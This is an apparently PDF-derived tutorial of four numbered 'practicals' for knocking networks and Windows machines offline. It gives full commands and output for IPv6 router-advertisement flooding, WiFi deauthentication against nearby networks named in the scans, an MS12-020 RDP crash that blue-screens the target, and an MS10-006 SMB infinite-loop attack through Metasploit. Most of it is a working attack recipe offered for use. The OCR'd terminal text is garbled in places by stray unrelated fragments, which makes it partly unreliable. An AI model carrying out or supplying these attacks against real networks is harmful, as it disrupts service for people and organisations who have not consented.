

Practical No 1: Dossing the network using ipv6 floods

Step 1: open a blank terminal and type ifconfig to find out your interface name

Step 2: execute the following command to start flooding

For kali 2.0 below:

```
flood_router6 eth0
```

For kali 2.0 onwards:

```
atk6-flood_router6 eth0
```

The image shows two side-by-side terminal windows from a Kali Linux desktop environment. Both terminals are running as root, indicated by the red 'root@kali' prompt.

Top Terminal:


```
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!
```

Bottom Terminal:

```
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!

Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot
is printed for every 1000 packets):
.....
```

In both terminals, the user has run the command 'atk6-flood_router6 eth0'. A warning message about the command being deprecated and suggesting 'flood_router26' is displayed. Below the warning, the message 'Starting to flood network with router advertisements on eth0' is shown, followed by a series of dots indicating the process is ongoing.



Meanwhile for the effected victim when he types ifconfig or ipconfig he will see output like this

```

root@kali: ~
File Edit View Search Terminal Help
root@kali: # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.115 netmask 255.255.255.0 broadcast 192.168.0.255
                inet6 2a01:fb85:333b:840b:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:ed3a:6566:5858:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:cb20:7c6a:a2ba:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:88b0:1d95:850f:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:47f3:781e:f371:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:ed3a:6566:5858:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:b253:db87:35b5:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:47f3:781e:f371:9db6:4aaa:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 fe80::2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x20<link>
                inet6 2a01:cb20:7c6a:a2ba:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:bd94:6f11:d360:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:bad0:533f:f172:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:5077:982b:feed:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:2c48:8521:1fc8:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:bd94:6f11:d360:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:b253:db87:35b5:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:708c:dd5:f266:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:6570:d5e2:da78:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:5077:982b:feed:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:2c48:8521:1fc8:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:8ca8:4324:d442:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:6570:d5e2:da78:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:88b0:1d95:850f:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:8ca8:4324:d442:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:6b94:f4d6:4335:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:bad0:533f:f172:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>
                inet6 2a01:805c:d700:f9c6:9db6:4aaa:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:7b05:6bae:41f0:9db6:4eee:849e:827e prefixlen 64 scopeid 0x0<global>
                inet6 2a01:805c:d700:f9c6:2e0:4cff:fe5a:7e75 prefixlen 64 scopeid 0x0<global>


```

Practical No 2: Dossing the wifi network using aireplay deauth packets

Requirements Kali linux latest version (not virtualbox kali) and wifi connection

Step 1: open a blank terminal and type iwconfig to find out your wifi interface name

Probably it would be wlan0 like that.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title bar says "Terminal". The date and time "Fri 01:33" and the user "root@kali: ~" are at the top right. The menu bar includes "File Edit View Search Terminal Help". The terminal window displays the following command outputs:

```
root@kali:~# lsusb
Bus 005 Device 002: ID 0930:6544 Toshiba Corp. TransMemory-Mini / Kingston DataTraveler 2.0 Stick (2GB)
Bus 005 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 008 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 007 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 006 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 004 Device 002: ID 04ca:0061 Lite-On Technology Corp.
Bus 004 Device 003: ID 0bda:8187 Realtek Semiconductor Corp. RTL8187 Wireless Adapter
Bus 004 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0    IEEE 802.11bg  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off


lo       no wireless extensions.

root@kali:~#
```

Step 2: enabling monitor mode, execute the following code

```
airmon-ng start <wifi interfacename>
```

```
airmon-ng start wlan0
```



```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/200  Signal level=-100 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

lo        no wireless extensions.

root@kali:~# airmon-ng start wlan0mon
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

      PID Name
      562 NetworkManager
      653 dhclient
     901 wpa_supplicant

      PHY     Interface      Driver      Chipset
      phy0      wlan0       rtl8187    Realtek Semiconductor Corp. RTL8187
root@kali:~#
```

this will turn your wifi interface name into wlan0mon like name

Step 3: looking for target APs

airodump-ng wlan0mon

```
root@kali:~# airodump-ng wlan0mon
```

this will show you the available wifi networks around you please note down the BSSID (MAC) and channel and essid.

Step 4: looking for target clients

airodump-ng --bssid <TARGET AP MAC> --channel <channel no of target> <wifi monitormode interface>

airodump-ng --bssid 1a:1a:1b:54:ed:8c --channel 7 wlan0mon

from the above command you will get output like station mac note down those mac addresses to dos on them

Applications ▾ Places ▾ Terminal ▾ Fri 01:42
root@kali: ~

```

File Edit View Search Terminal Help

BSSID          PWR  Beacons   #Data, #/s  CH  MB   ENC   CIPHER AUTH ESSID
28:C6:8E:D7:9F:AC -31      19       0     0    6 54e. WPA2 CCMP  PSK MAHIMANVITHA
C8:D3:A3:15:71:4C -33      29       5     0    7 54e. WPA2 CCMP  PSK hackingmafia
E8:CC:18:C7:65:1D -46      11      11     0   11 54e WEP   WEP   PSK JEEVAN
00:1A:70:F3:C0:84 -50      15       5     0   11 54e WPA2 CCMP  PSK cartel soft new
F8:E9:03:F5:9B:A3 -51      12       0     0    1 54e WPA2 CCMP  PSK LastMile_Airtel
C8:3A:35:1A:38:30 -50      3        0     0    1 54e WPA2 CCMP  PSK positive
00:1E:A6:68:6F:AB -57      3        4     0   13 54e WPA2 CCMP  PSK iBall-Baton
A4:2B:8C:61:E2:46 -57      7        0     0    1 54e WPA2 CCMP  PSK @FRIENDS@
C0:3F:0E:A5:34:92 -60      11      0     0    6 54e WPA2 CCMP  PSK rajendra
90:8D:78:CF:17:DB -60      1        0     0    6 54e WPA2 CCMP  PSK ssr srvcs
28:C6:8E:D7:95:C6 -61      3        0     0    5 54e WPA2 CCMP  PSK steep
00:22:75:CA:EB:7F -61      2        0     0    6 54e WPA2 CCMP  PSK Bobby
90:8D:78:75:EB:10 -66      2        0     0    1 54e WPA2 CCMP  PSK choudary
00:17:7C:5A:2B:0C -69:X64F  1        2     0    6 54e WPA2 CCMP  PSK SANDEEP

BSSID          STATION      PWR  Rate     Lost    Frames Probe
C8:D3:A3:15:71:4C 18:14:56:F5:92:7E -48   0 - 1e    0      1
C8:D3:A3:15:71:4C 74:DE:2B:90:31:D4 -70   0 - 1     41     4
E8:CC:18:C7:65:1D C0:14:3D:C8:2B:0D -1    36e- 0      0      1
E8:CC:18:C7:65:1D 28:5A:EB:9D:C6:41 -1    1e- 0      0      1
E8:CC:18:C7:65:1D B8:6C:E8:AA:B2:2D -1    9e- 0      0      1
E8:CC:18:C7:65:1D 38:0A:94:89:7E:6E -47   0 - 36e    0      1
E8:CC:18:C7:65:1D C4:50:06:04:A8:2B -49   0 - 1e    0      1
E8:CC:18:C7:65:1D 1C:3E:84:EA:4B:D1 -64   24e- 5e    10     5
00:1A:70:F3:C0:84 38:AA:3C:C6:72:6A -70   0 - 1     50     4

root@kali:~# airodump-ng --bssid F8:E9:03:F5:9B:A3 --channel 1 --write lastairtel --ivs wlan0mon

```

Step 5: Dossing on station macs

aireplay-ng -0 0 -a <target AP mac> -c <target client or station MAC> <wifi monitormode interface>

Applications ▾ Places ▾ Terminal ▾ Fri 01:44
root@kali: ~

```

File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 0 -a F8:E9:03:F5:9B:A3 -c 9C:65:B0:99:5D:28 -e LastMile_Airtel
wlan0mon Elapsed: 2 mins ][ 2016-03-25 01:44 ][ WPA handshake: F8:E9:03:F5:9B:A3
01:44:24 Waiting for beacon frame (BSSID: F8:E9:03:F5:9B:A3) on channel 1
01:44:25 Sending 64 directed DeAuth. STMAC:[9C:65:B0:99:5D:28] [26|20 ACKs] ESSID
01:44:26 Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [32|39 ACKs]
01:44:27 364 Sending 64 directed DeAuth. STMAC:[9C:65:B0:99:5D:28] [83|86 ACKs] LastMile_Air
01:44:28 Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [11|18 ACKs]

BSSID          STATION      PWR  Rate     Lost    Frames Probe
F8:E9:03:F5:9B:A3 9C:65:B0:99:5D:28   0    1e- 1e    11031    487  LastMile_Airtel
F8:E9:03:F5:9B:A3 00:08:22:6A:8B:7A -59   0 - 1     1      24
F8:E9:03:F5:9B:A3 00:08:22:6A:8B:7A -59   0 - 1     1      24
F8:E9:03:F5:9B:A3 64:6C:B2:EB:04:F4 -60   0 - 5     2      40
F8:E9:03:F5:9B:A3 60:36:DD:16:33:8E -63   0 - 1e    0      7
F8:E9:03:F5:9B:A3 64:CC:2E:2C:9A:09 -62   0 - 1     0      14
F8:E9:03:F5:9B:A3 60:AF:6D:A8:A4:62 -70   0 - 1     0      15

```

you can see the difference in the wifi devices connection.

Practical No 3: RDP dos on windows 7 and server 2008 machines using msfconsole

Step 1: service postgresql start

```
root@kali:~# service postgresql start
```

Step 2: msfconsole

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
```

Step 3: search ms12_020

```
Applications ▾ Places ▾ Terminal ▾ Thu 21:09
root@kali: ~
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(ms12_020_check) > search ms12_020
Matching Modules
=====
Name                                     Disclosure Date Rank
Description
The HTA Attack method will allow you to clone a site and perform powershell injection through
Microsoft Remote Desktop Use-After-Free DoS
auxiliary/dos/windows/ms12_020_maxchannelids 2012-03-16 normal
auxiliary/scanner/ms12_020_check
MS12-020 Microsoft Remote Desktop Checker
```

Step 4: use <exploit code>

```
msf auxiliary(ms12_020_check) > use auxiliary/dos/windows/ms12_020_maxchannelids
```

Step 5: show options

```
msf auxiliary(ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/ms12_020_maxchannelids):
  6) Multi-Attack Web Method
  8) HTA Attack Method
  Name   Current Setting  Required  Description
  RHOST          yes        The target address
  RPRT           3389      The target port
```

Step 5: set RHOST <target ip>


```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.0.118
RHOST => 192.168.0.118
```

Step 6: run

You can see the vulnerable target having a bluescreen of death.

Practical No 4: SMB dos on windows machines using msfconsole

Step 1: service postgresql start




```
root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console... | putanota.com
```

Step 2: msfconsole

Step 3: search ms10_006

Or search negotiate_response




```
msf > search negotiate_response

Matching Modules
=====
Name          Description          Disclosure Date  Rank      Des
auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop          normal      Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop


msf >
```

Step 4: use <exploit code>



```
msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
msf auxiliary(ms10_006_negotiate_response_loop) >
```

Step 5: show options



```
msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
msf auxiliary(ms10_006_negotiate_response_loop) > show options

Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop):
=====
Name      Current Setting  Required  Description
-----  -----
SRVHOST  0.0.0.0           yes       The local host to listen on. This must be an address
on the local machine or 0.0.0.0
SRVPORT   445              yes       The SMB port to listen on
SSL        false             no        Negotiate SSL for incoming connections
SSLCert    (none)           no        Path to a custom SSL certificate (default is randoml
y generated)

msf auxiliary(ms10_006_negotiate_response_loop) >
```

Step 6: set SRVHOST <Attacker IP>

```
File Edit View Search Terminal Help
[*] exec: ifconfig.co.in/webhp?ie=utf-8&oe=utf-8&gws=1
root@kali: ~
msf auxiliary(ms10_006_negotiate_response_loop) > ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.114 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::12c3:7bff:feal:4472 prefixlen 64 scopeid 0x20<link>
              ether 10:c3:7b:a1:44:72 txqueuelen 1000 (Ethernet)
              RX packets 15932 bytes 14473419 (13.8 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 104274 bytes 12280574 (11.7 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
              loop txqueuelen 0 (Local Loopback)
              RX packets 2677 bytes 6759542 (6.4 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 2677 bytes 6759542 (6.4 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI> mtu 1500
        unspec 00-C0-CA-82-91-66-3A-30-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
        RX packets 21971 bytes 2170481 (2.0 MiB) n Feeling Lucky
        RX errors 0 dropped 9948 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf auxiliary(ms10_006_negotiate_response_loop) > set SRVHOST 192.168.0.114
SRVHOST => 192.168.0.114
msf auxiliary(ms10_006_negotiate_response_loop) >
```

Step 7: show options

```
msf auxiliary(ms10_006_negotiate_response_loop) > show options

Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop):
      Name      Current Setting  Required  Description
      ----      -----          -----      -----
SRVHOST      192.168.0.114    yes        The local host to listen on. This must be an address
on the local machine or 0.0.0.0
SRVPORT      445            yes        The SMB port to listen on
SSL           false          no         Negotiate SSL for incoming connections
SSLCert       generated      no         Path to a custom SSL certificate (default is randoml
y generated)
```

Step 8: run

